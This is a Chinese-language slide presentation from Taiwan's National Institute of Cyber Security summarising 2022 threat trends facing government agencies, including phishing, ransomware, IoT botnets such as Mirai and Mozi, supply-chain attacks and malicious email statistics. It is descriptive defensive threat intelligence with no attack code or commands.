國家資通安全研究院
National Institute of Cyber Security

政府機關資安威脅與防護重點

國家資通安全研究院 威脅分析中心
侯猷珉

大綱

- 全球資通安全威脅趨勢
- 政府資通安全威脅趨勢
- 政府資安事件案例分析
- 政府機關資安防護強化重點
- 結論與建議

全球資通安全威脅趨勢


全球資通安全威脅趨勢

- 綜整111年全球資安威脅報告，歸納資安威脅趨勢可分為六大類，其攻擊手法核心關鍵與網際攻擊狙殺鍊(Cyber Kill Chain)之對應如下

偵查、武裝、遞送

攻擊、安裝

社交工程技術多樣化致詐騙風行



雲端環境之複雜性產生相對應風險

IoT與行動式設備
資安弱點威脅升高

關鍵資訊基礎與OT設施
頻傳鎖定式攻擊

資安(訊)供應商持續遭駭
破壞供應鏈安全


勒索軟體攻擊風險激增

發令與控制

採取行動

社交工程詐騙盛行

- 社交工程電子郵件攻擊以釣魚攻擊(Phishing)為主，包含一般引誘性郵件與魚叉式攻擊，其次為各式詐騙電子郵件(Scam)
- 社交工程理論與執行技巧簡單，隨著新興科技之進步，採用人工智慧(如ChatGPT)或深偽等技術，再輔以時事議題，使滲透效能日益提升
  - 趨勢科技發表112年資安預測指出，變臉詐騙(Business Email Compromise, BEC)盛行，且發展出變臉詐騙服務(BEC as a Service)，預估112年BEC市場將以19.4%之年複合成長率持續增長




社交郵件內容

社交郵件攻擊流程

雲端環境產生相對應風險


- 雲端服務平台可幫助組織快速部署以提高效率，惟亦遭駭客利用以掩飾惡意行為
  - 網通廠商Palo Alto Networks發表之112年雲端原生資安狀況報告(2023 State of Cloud-Native Security Report)指出，新冠疫情期間，各公私單位雲端服務使用增加達25%以上，78%受訪單位表示將雲端服務之資安責任分散至各部門，另有47%表示旗下員工並不完全了解雲端服務對應之資安責任
  - 資安公司Orca.security發表112年雲端安全發展趨勢研究報告，發現72%企業組織至少存在一個具有讀取許可權之儲存貯體(bucket)，36%企業組織甚至在雲端服務中存放未加密之個資
  - 近期發現駭客透過Google雲端硬碟進行社交工程郵件攻擊，駭客將惡意檔案存放至Google雲端硬碟並開啟分享，再將下載網址內嵌於社交工程電子郵件附檔中發送給政府機關人員，誘導收件人透過附檔文件下載藏有惡意程式之檔案



雲端硬碟下載惡意程式壓縮檔範例

IoT與行動設備資安弱點威脅升高


- 疫情影響使得物聯網與行動設備日益普及，而多數物聯網裝置缺乏有效控管，導致遭駭客入侵利用於各種攻擊，如DDoS攻擊與殭屍網路等
  - 資安公司Cynerio於111年發現，Aethon公司生產之醫院專用機器人Tug存在5項零時差漏洞，如干擾醫療用品之運送、侵犯醫護人員或病患隱私及竊取醫療紀錄等
  - 偵測發現GSN中有多個網路服務暴露於網路上，包含RDP、VNC及Telnet等遠端管理通訊協定，以及機關架設之智慧居家系統服務，後者除可透過網際網路直接存取相關服務與phpMyAdmin資料庫管理介面，同時存在使用預設密碼之狀況
  - PwC針對高階管理層面對未來網路準備調查結果顯示，針對攻擊途徑預估統計，112年會有顯著增加趨勢者，第一名為行動式設備，有41%受訪者認同此攻擊方式將會高居不下，物聯網部分則有29%討論此風險



全球每月物聯網(IoT)惡意攻擊次數逐年增加

關鍵資訊基礎與OT設施頻傳鎖定式攻擊


- 關鍵基礎設施OT數位轉型之步調，因其既有架構變動不易且可能牽一髮而動全身，整體議題複雜，故相較IT領域通常較為緩慢
  - 微軟111年12月發表第3期網路威脅情報研究報告Cyber Signals指出，於其客戶之OT網路中發現，有超過75%最常見之工業控制器存在高嚴重性之漏洞且未修補
  - 觀察漏洞揭露趨勢，109年到111年間，主要供應商生產之工業控制設備中被揭露為高嚴重性漏洞之數量成長至少78%
  - WEF Global Cybersecurity Outlook 2022調查，未來兩年對網路安全攻擊而導致之影響議題，有42%關切關鍵基礎設施會因網路攻擊而失效



未來兩年對網路安全攻擊而導致之影響議題

資安(訊)供應商持續遭駭破壞供應鏈安全

- 供應鏈風險對組織影響漸增，供應鏈全球化與資安管理落差，致使駭客鎖定監控較不嚴謹之設備或供應商，做為入侵管道
  - 歐盟ENISA於111年發布之威脅報告(ENISA Threat Landscape 2022)指出，針對供應鏈展開攻擊已然成為新興趨勢且持續發展中，且因攻擊者採取之策略多為迂迴攻擊，所使用之工具善於規避偵測，偽冒成合法之使用者潛藏於環境中
  - WEF Global Cybersecurity Outlook 2022，調查在過去2年曾遭受第三方網路攻擊事件影響之組織超過39%
  - Mandiant網路資安前端洞察與指導報告(M-TRENDS 2022)統計初始感染或入侵媒介，第1名為漏洞被利用，供應鏈排名第2
  - Sonatype於111年所發表之年度軟體供應鏈狀況報告(8th Annual State of the Software Supply Chain Report)指出，過去3年軟體供應鏈攻擊之平均年成長率高達742%



過去3年軟體供應鏈攻擊的平均年成長率

勒索軟體攻擊風險激增


- 駭客利用勒索軟體主要目的為獲利，藉由獲取贖金或販賣個人與機敏資料等取得報酬。因勒索軟體即服務(Ransomware as a Service, RaaS)盛行，駭客採用此種攻擊類型的比率預料將持續增加
- 據WEF Global Cybersecurity Outlook 2022調查，就組織觀點而言，最關注之前三名資安議題分別為勒索軟體、社交工程及惡意內部使用者
  - 勒索軟體族群採用新式間歇性加密(Intermittent Encryption)技術，以快速加密受駭者系統，同時減少被偵測機率，間歇性加密不同以往勒索軟體加密法，只加密目標文件之部分檔案內容，以加速受駭者系統之加密速度

最關注之前三名資安議題

政府資通安全威脅趨勢

殭屍網路威脅情蒐(1/2)

- 111年透過國內外部署之蜜罐誘捕殭屍網路攻擊威脅，共捕獲10,986,524,229次攻擊連線
  - 前3名攻擊跳板來源國家分別為美國(26%)、越南(10%)及俄羅斯(9%)
  - 攻擊使用之漏洞類型，以針對遠端程式碼執行漏洞之攻擊最為嚴重
  - 其中捕獲38,717個惡意樣本，以Mirai殭屍網路與其變種最多



殭屍網路威脅情蒐(2/2)

- 111年Mozi與Mirai變種之殭屍網路持續針對物聯網進行攻擊
  - 主要攻擊目標類型包括路由器、網通設備、DVR等物聯網裝置
  - 以弱密碼與已知漏洞攻擊安全性較低之設備，擴大殭屍網路感染範圍
- 因應物聯網殭屍網路之攻擊趨勢，仍需持續宣導物聯網設備之相關威脅風險，提高使用者資安意識，避免設備遭殭屍網路感染

Mirai殭屍網路


- 變種持續增加，頻繁更新擴散使用之CVE漏洞
- 出現與其他殭屍網路結合功能之變種KAI，以及boat等新興殭屍網路


Mozi殭屍網路

- 使用P2P網路架構，無須依靠C&C伺服器活動
- 故擁有較長之活動週期，屬短期難以全數消除之殭屍網路類型

聯防監控威脅情蒐


- 111年SOC業者回傳有效資安監控情資共855,931件，依政府機關業務類別，前3名分別為綜合行政類之掃描刺探104,626件、綜合行政類之入侵攻擊82,527件及非行政院所屬類之掃描刺探76,329件
- 國外攻擊跳板來源前3名分別為美國(38%)、荷蘭(18%)及俄羅斯(8%)






惡意電子郵件分析(1/2)

- 111年共檢測4.6億餘(468,946,854)封電子郵件，偵測發現1300萬餘(13,582,686)封可疑惡意電子郵件占2.89%
  - 年初時Emotet擬真性惡意郵件攻擊升溫




- 殭屍網路惡意電郵(MalSpam)，以散布AgenTesla遠端木馬為大宗，占整體惡意程式54.23%，其次偵測到之威脅，則為Emotet殭屍網路與CVE-2017-11882弱點利用攻擊等



惡意電子郵件分析(2/2)

- 111年政府領域APT郵件攻擊趨勢可歸納為8波攻擊行動，計603封針對性社交工程郵件，其中駭客分別利用政府機關業務、新冠疫情相關計畫及業務諮詢等主旨，對政府機關人員發動攻擊




① 偽冒一般民眾與政府機關業務往來之信件

